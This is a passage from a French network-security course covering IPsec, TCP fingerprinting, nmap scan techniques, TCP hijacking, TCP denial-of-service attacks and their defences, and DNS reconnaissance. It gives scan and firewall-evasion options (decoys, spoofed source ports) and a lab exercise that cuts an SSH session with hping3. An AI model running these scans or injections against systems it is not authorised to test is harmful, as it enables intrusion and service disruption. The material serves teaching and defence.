L'ensemble des AS est stocké dans la SAD (*Security Association Database*). Le choix de la politique à appliquer est listée parmi celles de la SPD (*Security Policy Database*), c'est l'ensemble des protections offertes par IPsec, configuré par l'administrateur.

IPsec utilisant de la cryptographie, il faut pouvoir échanger les clés. On peut le faire manuellement (pour un petit nombre de machines) ou de manière automatique. Le protocole IKE (*Internet Key Exchange*) permet d'échanger des clés entre deux machines, soit *via* des clés pré-partagées, soit par certificat X.509. ISAKMP (*Internet Security Association and Key Protocol Management*) est un framework générique qui stocke les AS et les clés.

Quand la couche IPsec doit envoyer un paquet :

1. la base des politiques (SPD) est consultée pour déterminer les traitements requis par ce paquet (refuser, accepter ou sécuriser) ;
2. si le paquet doit être traité, la base des AS (SAD) est consultée pour voir si une AS existe (si elle n'existe pas, elle est créée) ;
3. le paquet est transformé grâce à l'AS.

Quand la couche IPsec reçoit un paquet :

1. l'en-tête IP est examinée à la recherche des paramètres de l'AS ;
2. la SAD est consultée pour retrouver l'AS correspondante ;
3. le paquet est vérifié/déchiffré ;
4. la SPD est consultée pour déterminer si les traitements IPsec requis ont été effectués.

Problèmes


Le framework ISAKMP fixe les ports source et destination à 500 (UDP). Cela empêche donc l'utilisation de la traduction de port au niveau des passerelles. Le NAT modifie également les adresses IP et les ports, l'intégrité des paquets ne sera donc pas vérifiée : AH n'est pas compatible avec le NAT (par contre ESP fonctionne).

Dans le cas du mode tunnel, il faut un serveur d'accès qui déchiffre les paquets et les envoie en clair sur le réseau local, donc si le réseau local est compromis, ce mode ne servira pas contre le sniffing. Il faut également bien penser à filtrer les connexions sortantes du serveur d'accès, car il faut créer un trou dans le pare-feu pour laisser passer le flux chiffré.

Implémentations

Sous Linux, l'implémentation noyau d'IPsec s'appelle `OpenSWAN`. Sous BSD, celle ci s'appelle `KAME` et le programme `isakmpd` est utilisé pour gérer les associations de sécurité et l'échange de clés.

Voici un exemple sous OpenBSD pour relier deux réseaux distants. IPsec est implémenté sur les routeurs des extrémités : les postes clients ne voient donc pas le VPN. Pour ne pas avoir à modifier les tables de routage des postes clients, il faut que les deux sites utilisent des réseaux IP différents. Au niveau IPsec, il faut utiliser dans ce cas le protocole ESP en mode tunnel et l'association automatique (donc avec `isakmpd`). La configuration des AS se fait dans le fichier `/etc/isakmpd/isakmpd.conf` sur chaque passerelle (man vpn(8)). Le fichier `/etc/isakmpd/isakmpd.policy` décrit la politique à utiliser.



IPsec créera une interface (`enc0`) sur laquelle seront reçus ou envoyés les paquets qui ont passé la politique avec succès. Au niveau du filtrage, il faut laisser passer les paquets ESP entre les passerelles (adresses IP publiques), les paquets sur l'interface `enc0` relatifs aux deux sous-réseaux et les paquets IKE (udp 500) entre les passerelles.


Si un serveur VPN IPsec est utilisé, celui-ci doit se trouver dans une DMZ. Dans ce cas, il faut modifier la table de routage du pare-feu qui protège la DMZ pour rediriger le trafic à destination du réseau distant vers le serveur VPN.

Comment protéger les flux d'une application qui utilise un protocole en clair (SGBD par exemple) ? Tunnel IPsec en mode transport ou tunnel TLS pour créer une interface virtuelle ou tunnel SSH pour un seul port ou réseau séparé

4

Couche transport

Un tout petit rappel sur la connexion TCP peut être utile. Lors de l'établissement d'une connexion TCP, il y a un dialogue en trois temps :



Les autres flags importants sont FIN (fin de connexion) et RST (reset de la connexion).

Une connexion TCP/IP est définie par :
— une adresse IP source ;
— une adresse IP destination ;
— un port source ;
— un port destination.

Pour savoir si un paquet reçu dans une connexion TCP est valide, le numéro de séquence doit se trouver dans la fenêtre depuis le dernier acquitement.

Des outils existent pour créer simplement des connexions TCP ou UDP bi-directionnelles, tels que `netcat` et `cryptcat` (chiffrement Twofish) ou `socat` (qui permet de créer des redirections de ports).

4.1 Fingerprinting TCP

La taille de la fenêtre de réception contenue dans l'entête TCP est fortement dépendante de l'OS : elle peut être une valeur fixe, un multiple de la MSS (*Maximum Segment Size* d'un segment TCP) ou de la MTU (*Maximum Transmission Unit*, $MTU = MSS + 40$).

Voici quelques valeurs de champ Window de paquets SYN :

Linux 2.0	16384
Linux 2.6	4 fois la MSS
Linux 3.0 et suivants	10 fois la MSS
FreeBSD 5	65535
OpenBSD 3	16384
OS390	32756
Windows 9x/NT	5000-9000
Windows XP et suivants	65535

Laisser au tableau les windows et faire trouver comment récupérer la MSS pour asterisk

Identifier un système grâce à TCP

En utilisant le champ Window, trouver quel système peut probablement tourner sur les machines :

- `assistants.epita.fr`
- `www.epita.fr`

La taille d'un paquet SYN peut aussi aider :

Linux supérieur à 2.6	60
FreeBSD 5	60
OpenBSD 3.x	64
Solaris 8	48
Windows 95	44
Windows 98 et suivants	48

Le fichier `/etc/pf.os` contient les caractéristiques utilisées par le programme `p0f` pour faire du fingerprinting. On peut donc découvrir grâce à ce fichier que changer le TTL sert à tromper `p0f`, il en est de même avec la fenêtre. Il faut bien évidemment augmenter le TTL, puisque p0f essaye d'en déduire le TTL initial en augmentant jusqu'à des valeurs spéciales (128, 64, 32, etc.).

P0f utilise également la liste des options TCP des paquets SYN (et leur ordre) qui dépend fortement de l'implémentation (EOL, WSCALE, NOP, MSS, TSTAMP, SACK) :

```
Linux 2.6 (newer, 1) : [S4:64:1:60:M1460,S,T,N,W5:.]
Linux:3.0-1 (1) : [S10:64:1:60:M1460,S,T,N,W4:.]
Windows 2000 SP4, XP SP1+ : [65535:128:1:48:M1460,N,N,S:.]
```

L'implémentation en elle-même de la pile permet aussi de la différentier. Voici quelques tests effectués par nmap :

- FIN probe : certains systèmes (comme Windows NT) retournent un paquet FIN/ACK en recevant un paquet FIN sur un port ouvert, alors que la RFC stipule de ne rien retourner ;
- bogus flag probe : certains systèmes (comme Linux) renvoient dans leur réponse les flags TCP indéfinis identiques à ceux du paquet reçu ;
- ISN sampling : l'enchaînement des numéros de séquence initiaux présente selon les OS des caractéristiques précises ;
- TCP options : le nombre d'options TCP implémentées dépend des systèmes.

Ces tests sont relativement intrusifs et dangereux pour les implémentations fragiles (vieux systèmes, systèmes embarqués, etc.) : il faut utiliser cette option avec parcimonie.


Prise d'empreinte

Utilisez l'option `-O` du programme `nmap` pour découvrir la version de votre machine, en analysant avec `wireshark` les paquets envoyés. Utilisez ensuite `SinFP` pour voir la différence.

4.2 Portscanning

4.2.1 Ports TCP


Pour connaître les ports ouverts d'une machine, on peut essayer de se connecter sur chacun de ses 65536 ports, mais l'établissement d'une connexion complète sera enregistrée dans les logs et peut faire planter les applications s'attendant à avoir des données.



Pour utiliser ce scan suicidaire (*connect scan*), on peut utiliser l'option `-sT` de `nmap`.

SYN scan

Le principe du SYN scan est de ne pas ouvrir de connexion complètement : on envoie un segment SYN classique pour intiter une connexion sur un port. Si le port est ouvert, la machine répondra avec un segment SYN/ACK, sinon elle répondra avec un segment RST/ACK. Si on reçoit un semgent SYN/ACK, il faudra alors envoyer un segment RST pour annuler la connexion. Comme la connexion n'est qu'à moitié ouverte, celle ci peut n'arrive pas jusqu'à l'application et n'est donc pas journalisée par le service. Cette interruption d'initiation de session TCP sera toutefois détecté par tous les IDS.



Pour lancer un SYN scan, il faut utiliser l'option `-sS` de `nmap`, et pour éviter la détection par les IDS on peut jouer avec l'option `-T`.

Pour éviter de savoir qui scanne, on peut spoofer des adresses IP pour que l'adresse de l'attaquant soit noyée dans la masse (option `-D` de `nmap`, il faut dans ce cas ne pas oublier l'option `-P0` pour éviter

d'envoyer les deux premiers paquets pour voir si la machine est en vie : un ping et une connexion sur le port 80).

ACK scan et Window scan

Le principe du ACK scan est de savoir si un port est filtré et parfois ouvert. Il faut envoyer un paquet avec le flag ACK sans connexion ouverte. Si le port n'est pas filtré, un paquet ACK RST sera recu, et la valeur du TTL peut changer si le port est ouvert. C'est l'option `-sA` de `nmap`.

Le Window scan est identique au ACK scan, sauf qu'il permet en plus de découvrir si le port est ouvert. Le principe est d'envoyer le paquet ACK, et de regarder la taille de la fenêtre : elle vaut 0 si le port est fermé. C'est l'option `-sW` de `nmap`.

Ce scan repose sur l'implémentation spéciale de la pile TCP/IP et ne marche que sur une petite partie des systèmes d'exploitation.

FIN scan, Xmas scan, NULL scan et Maimon scan

D'après le protocole TCP, si un port est ouvert et qu'un paquet avec des flags spécifiques arrive en dehors d'une connexion, il est ignoré. Si le port est fermé, un paquet RST sera renvoyé. C'est ce qu'on appele un scan inversé, puisqu'on saura quels ports sont fermés.

Un FIN scan, envoie un paquet avec le flag FIN, un Xmas scan envoie un paquet avec les flags FIN, URG et PSH, le NULL scan utilise un paquet sans aucun flag. Leurs options dans `nmap` sont respectivement `-sF`, `-sX` et `-sN`.

Bien que ces scans soient discrets, ils dépendent du respect de la RFC. La pile TCP/IP de Microsoft ne la suit pas exactement et ne retourne jamais de paquet RST, ces scans ne marcheront donc pas.

Le Maimon scan est identique, sauf qu'il utilise les flags FIN et ACK. Il est spécifique à l'implémentation TCP/IP de BSD : d'après la RFC, un paquet RST doit être envoyé, que le port soit ouvert ou fermé, alors que BSD ne renvoie rien si le port est ouvert. C'est l'option `-sM` de `nmap`.

Idle scan

Le principe est de se servir d'une machine sans aucune connexion TCP active et dont les identifiants IP sont prédictables.

On envoie un paquet à la machine pour connaître son identifiant IP, puis en envoyant un paquet SYN spoofé venant de la victime à la machine, la machine répondra par un RST si la réponse de la victime est SYN/ACK (le port est ouvert), ou ne répondra pas si la réponse de la victime est RST (le port est fermé). Ensuite il faut récupérer l'identifiant IP courant de la machine en lui envoyant un paquet pour voir si elle a ou non envoyé un paquet à la victime.

Cette attaque permet donc de scanner une victime sans révéler son adresse, mais elle nécessite une machine très peu active. C'est l'option `-sI` de `nmap`.

Tester les résultats des balayages de ports nmap

Lançant les scans suivants sur le serveur Web de la spécialisation, afin de découvrir les ports ouverts :

- Connect (en fast)
- SYN scan

4.2.2 UDP scan

Pour tester les ports UDP, `nmap` envoie un paquet sans données sur ce port. Si l'on reçoit une réponse ICMP de type 3 code 3 (*Port unreachable*), c'est que le port est fermé. Sinon il est peut être ouvert (ou filtré). C'est l'option `-sU` de `nmap`.

4.2.3 Conditions

Quand on effectue un port scan, les conditions environnementales sont très importantes :

cible sur le même sous réseau : ce sont les conditions idéales, le résultat est très probable et rapide ;

cible sur un autre sous réseau : les routeurs intermédiaires ne modifient pas le résultat du scan, mais le ralentissent ;

cible derrière un NAT : la machine qui fait du NAT peut forwarder les paquets sur plusieurs machines, on ne sait donc pas quel service appartient à quelle machine, et l'identification peut être troublée ;

cible derrière un pare-feu : le pare-feu peut modifier le résultat, en bloquant certains ports ou faire du filtrage passif qui peut détecter les scans.

Si la configuration d'un pare-feu laisse passer tout le trafic venant d'un port particulier, on peut utiliser l'option `-g` de `nmap` pour spécifier le port source et ainsi contourner le pare-feu.

4.3 TCP hijacking

Le principe du TCP hijacking est de s'introduire dans une connexion TCP à la place d'un intervenant. Cette attaque est souvent réalisée après que l'authentification de l'intervenant ait été faite.

Cette attaque repose sur les numéros de séquence TCP qui doivent être synchronisés, sinon les paquets sont ignorés. Si on peut sniffer le numéro de séquence actuel, l'attaque est très rapide.


Un exemple simple est le RST hijacking, qui consiste à envoyer un paquet RST dans la communication, donc de la couper.

En utilisant `tcpdump -S`, on peut voir les numéros de séquence absolus. Quand il y a le flag TCP PUSH, `tcpdump` affiche le numéro de séquence du paquet, le numéro de séquence du prochain paquet et la taille des données :

```
23:11:34.419638 IP steck-r1p1.42402 > ssh.epitech.net.ssh:
 P 3698113801:3698113849(48) ack 1957252907 win 519
```

Le numéro de séquence du paquet est 3698113801, sa taille 48 octets, et le prochain numéro de séquence sera 3698113849.

Si on envoie un paquet avec le flag RST dans cette connexion (on peut car on connaît le prochain numéro de séquence), la machine distante va croire à une fin de connexion volontaire et la couper.



Injection de RST

Le principe de cet exercice est de simuler sur votre machine une injection de RST à distance : dans un terminal (T1) lancez une session ssh vers une machine précise. Dans un autre terminal (T2) vous lancerez `tcpdump` et essayerez de couper la connexion ssh depuis un dernier terminal (T3).
Les conditions sont donc les mêmes que si vous pouviez sniffer une autre machine, sauf que dans le cas de l'exercice c'est légal.
L'exercice se découpe en plusieurs phases :

1. lancez `tcpdump` sur T2 en n'affichant que les paquets en destination de la machine sur laquelle vous avez lancé la connexion ssh, uniquement avec le flag PUSH avec les numéros de séquence absolus ; *tcpdump -S 'tcp dst XX and tcp(13) & 8 == 8'*
2. appuyez sur une touche dans T1 pour avoir un peu d'échange et n'y touchez plus ;
3. dans T3 envoyez avec `hping3` un paquet RST vers la machine sur laquelle vous vous êtes connecté. N'envoyez qu'un seul paquet, avec les bons ports source et destination et avec le bon numéro de séquence ; *hping -c 1 -p 22 -s XX -R -M XX host*
4. Admirez la coupure de connexion sur T1.

Une vulnérabilité (CVE-2016-5696, "*off-path TCP exploits*"), touchant les systèmes Linux, repose sur l'implémentation de la pile TCP/IP et permet d'injecter des segments TCP en aveugle à distance. Sur ces systèmes, un compteur partagé limitait l'envoi des segments *challenge ACK* à 100 par seconde par défaut (RFC 5961). Un attaquant pouvait ainsi deviner successivement le port source, le numéro de séquence et le numéro d'acquittement valides en moins d'une minute. En supposant l'existence d'une connexion entre srcIP et dstIP sur le port dstPort, l'attaquant va envoyer un segment SYN avec le port srcPort à tester puis il va envoyer 100 RST au serveur avec son adresse :

— s'il reçoit 100 *challenge ACK*, c'est que le port n'est pas le bon ;
— s'il reçoit 99 *challenge ACK*, c'est que le serveur a envoyé un *challenge ACK* au client car le numéro de séquence n'est pas correct.

Une fois le port TCP source deviné, l'attaquant réitère avec des segments RST pour deviner le numéro de séquence, puis avec des segments ACK pour deviner le numéro d'acquittement. Le paramètre sysctl `net.ipv4.tcp_challenge_ack_limit` permet de définir une valeur élevée pour se prémunir contre cette attaque.

Un document divulgué de la NSA en 2015 décrit le projet Quantum Insert, qui consiste en une attaque "*man-on-the-side*" : lorsqu'une victime visite un site Web en HTTP, un élément de l'infrastructure de la NSA intercepte les flux et transmet l'information à un serveur très rapide (*shooters*) proche de la victime. Celui-ci a toutes les informations pour injecter un segment TCP dans la session Web, dont le but est de rediriger le trafic vers un serveur destiné à compromettre le navigateur. Le serveur légitime répondra également, mais trop tard et sa réponse sera ignorée.

4.4 Dénis de service TCP

Contrairement aux dénis de service IP de flood qui consistaient à saturer la bande passante de la victime, les dénis de services TCP consistent à saturer sa pile TCP/IP ou ses buffers.

4.4.1 SYN flood

Lorsqu'un serveur reçoit un segment SYN, il stocke plusieurs informations dans sa table de sessions TCP en cours d'initialisation : adresses IP source et destination, ports TCP source et destination, options TCP envoyées par le client, valeur de synchronisation cliente et valeur de synchronisation serveur qu'il va envoyer dans sont propre segment SYN/ACK.

Le principe du SYN flood est d'envoyer des milliers de segments SYN et de ne pas répondre au SYN/ACK. Ainsi, sa table des sessions TCP en cours d'initialisation sera remplie et aucune connexion ne pourra être faite tant que les timeouts de vidage des entrées dans cette table se sont pas atteints, donc tant que l'attaquant inonde de serveur avec des SYN.

4.4.2 Land

L'attaque Land (1997) consistait à envoyer un paquet SYN avec la même IP source et destination et le même port source et destination, ce qui faisait que la machine se répondait à elle même indéfiniment.

Windows 3.11, 95, NT, Server 2003, XP SP2 (hé oui !), FreeBSD 2.2.5, NetBSD, MAC OS 8 et bien d'autres (dont des routeurs) freezaient à cause de tels paquets.

Un pare-feu peut bloquer cette attaque (dont celui de Windows XP).

4.4.3 Win Nuke

L'attaque WinNuke (1997) exploitait une erreur des systèmes Windows 95, NT et 3.1 dans la gestion du pointeur des données urgentes dans l'entête TCP. En envoyant un paquet *Out Of Band* (OOB), c'est-à-dire contenant le pointeur urgent TCP, au port 139 (NetBIOS), ces systèmes affichaient un BSOD.

4.4.4 Fraggle

Cette attaque est comme le smurf, mais utilise des paquets UDP Echo : une requête Echo est émise vers un réseau en broadcast, en usurpant l'adresse IP source de la victime. Cette attaque ne fonctionne plus de nos jours, vu le nombre de serveurs offrant le service Echo...

4.4.5 Sockstress (CVE-2009-4609)

Ce déni de service était annoncé comme la fin du monde en 2008 et n'a pas été rendu publique avant septembre 2009. Le principe est d'empêcher la victime de libérer les ressources allouées à une connexion TCP, alors que l'attaquant peut les libérer : il pourra ainsi consommer toutes les connexions TCP disponibles sur la victime, avec peu de trafic.

Pour empêcher de libérer les ressources allouées, le principe est d'envoyer des paquets avec une fenêtre TCP nulle ou très petite, après avoir terminé le *handshake*. Le client peut ensuite effacer les informations de connexion de sa table, puisqu'il n'aura qu'à les récupérer depuis les paquets envoyés par le serveur victime, qui va continuellement envoyer des paquets sans données (*zero-window probe*) pour attendre que la fenêtre de réception de l'attaquant devienne non nul, ce qui n'arrivera jamais. Ainsi, la connexion reste ouverte sur la victime et si l'attaquant crée un grand nombre de ce type de connexion, toutes les ressources vont s'épuiser sur la victime, qui ne pourra plus accepter de nouvelles connexions.

Windows 2000 et XP ne seront pas corrigés contre ce déni de service, bien que cette vulnérabilité ait été remontée à Microsoft pendant la phase de support de ces OS, car d'après eux cela nécessiterait

trop de modification dans la pile TCP/IP de Windows et risquerait de créer trop d'incompatibilités avec les applications existantes.

4.5 Protections

4.5.1 Contre le portscan

Pour éviter les scans de type FIN, Xmas et NULL, il faut modifier le noyau pour ne pas qu'il retourne de segments RST. Contre les SYN scans, il est possible d'écrire un script qui utilise `tcpdump` pour répondre des segments SYN/ACK dès d'un segment SYN est envoyé : tous les ports sembleront ouverts et il sera impossible de déterminer avec cette méthode les ports offrant un service. Pour les obtenir, il faudra terminer la connexion (donc réaliser un scan de type CONNECT).

Il faut toutefois tester correctement le système après, pour s'assurer que ces changements ne modifient pas les autres connexions.

Les IDS peuvent reconnaître les scans de ports car des connexions sur l'ensemble des ports ne sont pas discrètes. Le programme `nmap` permet d'espacer le temps entre chaque envoi. Pour augmenter les chances de détection, il est également possible d'émettre une alerte quand un paquet est reçu pour un certain port non utilisé par un serveur.

Script contre le SYN scan

Le principe de cet exercice est d'écrire un script qui utilise `scapy` pour rendre inutile le SYN scan.
Afin de rendre l'exercice plus simple, on va fausser le résultat du SYN scan sur un unique port (il est facile d'étendre ensuite le script à l'ensemble des ports non utilisés de la machine).
Le port choisi est le 23 TCP (telnet).
Le but est de renvoyer un paquet SYN/ACK des qu'on reçoit un paquet SYN, afin de faire croire que le port est ouvert.
Cet exercice se déroule en plusieurs étapes :

1. bloquer le paquet RST qui sera émis par le noyau, puisque le port est fermé :
   `iptables -A OUTPUT -p tcp -sport 23 -tcp-flags RST RST -j DROP`
2. utiliser `scapy` pour ne récupérer que le paquet SYN vers le port 23 (sur l'interface locale) et pour renvoyer manuellement un SYN/ACK, avec le bon numéro de séquence
3. tester avec un `nmap -sS` sur la machine locale
4. modifier le script et la règle `iptables` pour fausser le résultat de l'intégralité des ports de votre machine

Mettre a disposition script.py

4.5.2 Port knocking

Cette méthode permet de résister à un portscan et sert également de contrôle d'accès très basique.

Le *port knocking* consiste à ouvrir les ports à la volée (grâce à un pare-feu) pour une machine qui a réalisé une identification *via* des paquets SYN. L'identification est une séquence de connexion sur des ports précis qui est reconnue par un démon qui va ouvrir les ports.

La séquence de connexion est déterminée par l'ordre des ports de connexion et le nombre de paquets, mais elle peut utiliser des protocoles différents, des adresses spoofées, des flags particuliers et le contenu des paquets qui peut être chiffré. Le temps d'ouverture du port est limité et si la séquence n'est pas bonne, il ne se passe rien.

Il existe de nombreux programmes en C ou Perl pour réaliser du port knocking.

> *Que penser du changement de port ? que du confort, pas de la sécurité*

4.5.3 Contre le fingerprinting

Un pare-feu peut être utilisé pour bloquer certains paquets spécifiques utilisés par `nmap`, par exemple les paquets SYN+FIN :

```
# iptables -A INPUT -p tcp --tcp-flags FIN,SYN FIN,SYN -j DROP
```

Empêcher de répondre aux paquets SYN+FIN fait passer une debian avec un noyau 2.6.19 de

```
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.7
```

à

```
Running: Linux 2.4.X
OS details: Linux 2.4.6 - 2.4.21
```

Il faut noter que bloquer certains de ces paquets empêche de suivre les RFC et l'utilisation de certaines possibilités (RFC1644 : *TCP Extensions for Transactions* utilise les paquets SYN+FIN).

4.5.4 Contre les SYN floods

Une parade a été trouvée contre les SYN floods. Elle consiste à pouvoir déterminer si un message ACK est légitime lors d'une connexion (en réponse au SYN/ACK envoyé par le serveur), grâce à la valeur du numéro de séquence. Ce numéro n'est plus aléatoire, il contient :

- un compteur (5 bits) ;
- la taille maximale du segment codée (3 bits) ;
- une fonction dépendant des ports, des adresses et du temps (24 bits).

Ces valeurs sont normalement stockées dans la queue SYN, qui est celle attaquée lors d'un SYN flood.

Quand le serveur reçoit un message ACK, il retire un à la valeur du numéro d'acquittement et retrouve les valeurs de ses variables. Le compteur sert à savoir si la connexion a expirée et l'encodage des ports et des adresses sert à vérifier la validité du cookie. Si tout va bien la connexion est créée normalement.

Les SYN cookies permettent donc de ne pas avoir de queue SYN, donc de ne pas être vulnérable aux SYN floods. Bien que les SYN cookies ne violent pas la RFC, il y a quelques problèmes : la taille maximale du segment est codée sur 3 bits donc il ne peut y avoir que 8 tailles différentes pour le serveur et le serveur ne peut plus supporter les options TCP (comme les fenêtres larges), car il abandonne ces informations qui sont contenues dans le paquet SYN et normalement stockées dans la queue SYN.

Afin d'éviter ces problèmes, les SYN cookies ne devraient être activés que quand les serveurs sont sous attaque SYN flood.

Sous Linux, on peut les activer *via* le fichier `/etc/sysctl.conf` :

```
net.ipv4.tcp_syncookies=1
```

Exercice honeyd complet : découverte, topologie, ports ouverts et OS

5

Protocoles utilisés par TCP/IP

Cette section regroupe des attaques sur les protocoles de plus haut niveau nécessaires à TCP/IP. Bien que ces protocoles ne fassent pas partie de la pile TCP/IP en elle-même, ils y sont suffisamment liés pour se trouver dans cette partie du cours.

5.1 Attaques sur DNS

DNS est un protocole très important sur internet : il est nécessaire au fonctionnement des emails, du Web et de TLS. Il souffre pourtant de graves problèmes. Nous ne verrons que les attaques possibles : il n'y aura pas de guide de sécurisation d'un *BIND*, qui peuvent se trouver n'importe où sur Internet. Il faut cependant ne pas oublier de sécuriser la configuration de tous les services installés (qui sont souvent très peu sécurisés de base, ne serait-ce qu'à cause des bannières et leur dévoilement inutile d'informations).

5.1.1 Rappels

DNS utilise par défaut UDP (port 53) pour plus de rapidité. Lorsque la réponse dépasse 512 octets, un drapeau indique qu'une nouvelle session TCP doit être établie.

Un serveur DNS est dit *autoritaire* lorsqu'il est responsable d'une zone (domaine) DNS. Les serveurs *racine* sont chargés d'indiquer les serveurs autoritaires des TLD (*top level domain*). L'organisme chargé du TLD `.fr` est l'AFNIC.

Les postes de travail ne contactent généralement pas directement les serveurs DNS autoritaires : ils sont configurés pour envoyer leurs requêtes à un relai DNS appelé *serveur cache récursif*. Celui-ci est chargé d'interroger tour à tour les serveurs autoritaires des autres domaines.

Un petit rappel des types d'entrées DNS :
— A : adresse IPv4 correspondant à un nom de machine
— AAAA : adresse IPv6 correspondant à un nom de machine
— PTR : nom de machine correspondant à une adresse IP




FIGURE 5.1: Schéma d'une requête DNS effectuée par un client

— CNAME : alias d'un nom de machine
— MX : serveur SMTP
— NS : délégation d'un sous domaine
— SOA : serveur de nom primaire, contacts et expiration

Une technique pour réaliser de la répartition de charge à moindre coût est d'utiliser le protocole DNS pour attribuer plusieurs adresses IP à un même nom de machine. Le serveur envoie donc la liste (l'ordre des entrées est choisi aléatoirement sur le serveur, éventuellement en utilisant une priorité pour les champs MX) et le client utilise généralement la première entrée.

```
> host -v -t mx epita.fr
Trying "epita.fr"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34312
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 3

;; QUESTION SECTION:
;epita.fr.                      IN      MX

;; ANSWER SECTION:
epita.fr.               3600    IN      MX      10 mx-1.ig-iit.com.
epita.fr.               3600    IN      MX      10 mx-2.ig-iit.com.
epita.fr.               3600    IN      MX      10 mx-3.ig-iit.com.

;; ADDITIONAL SECTION:
mx-1.ig-iit.com.        3600    IN      A       163.5.255.11
mx-2.ig-iit.com.        3600    IN      A       163.5.255.12
mx-3.ig-iit.com.        3600    IN      A       163.5.255.13

Received 147 bytes from 80.118.192.100#53 in 69 ms
```

La réponse du serveur DNS à la requête de type MX contient donc trois entrées de priorité équivalente (10). Ces entrées sont fournies sous forme de nom de l'adresse IP correspondante à la machine qu'il a choisie, le serveur fournit ces adresses (type A) dans les *champs additionnels* : les informations présentes dans ce type de champs ne représentent pas la réponse à la requête DNS en elle-même, mais des informations liées.

5.1.2 Cartographie du réseau

Informations classiques

DNS permet de récupérer les adresses IP d'un domaine à partir d'un nom d'hôte. Il est ainsi possible de découvrir des noms par essais successifs (*bruteforce*). Il est également possible de récupérer plusieurs hôtes en une fois :

```
> dig srs.epita.fr any
> host -a -t any srs.epita.fr
```

Le site http://www.robtex.com permet de récupérer les différents noms de domaines associés à une adresse IP.

▌*Publication par l'AFNIC de la liste des derniers .fr réservés sur le site de l'AFNIC, sous forme d'image*

Résolutions DNS classiques

Effectuez une requête de type A pour `www.epita.fr` sur un serveur racine (`a.root-servers.net`) pour déterminer à quel serveur demander. ▌*host -v -t A www.epita.fr a.root-servers.net*
Effectuez une requête de type MX pour récupérer les serveurs SMTP qui gèrent le domaine `epita.fr`. ▌*host -t mx epita.fr*

Transfert de zone

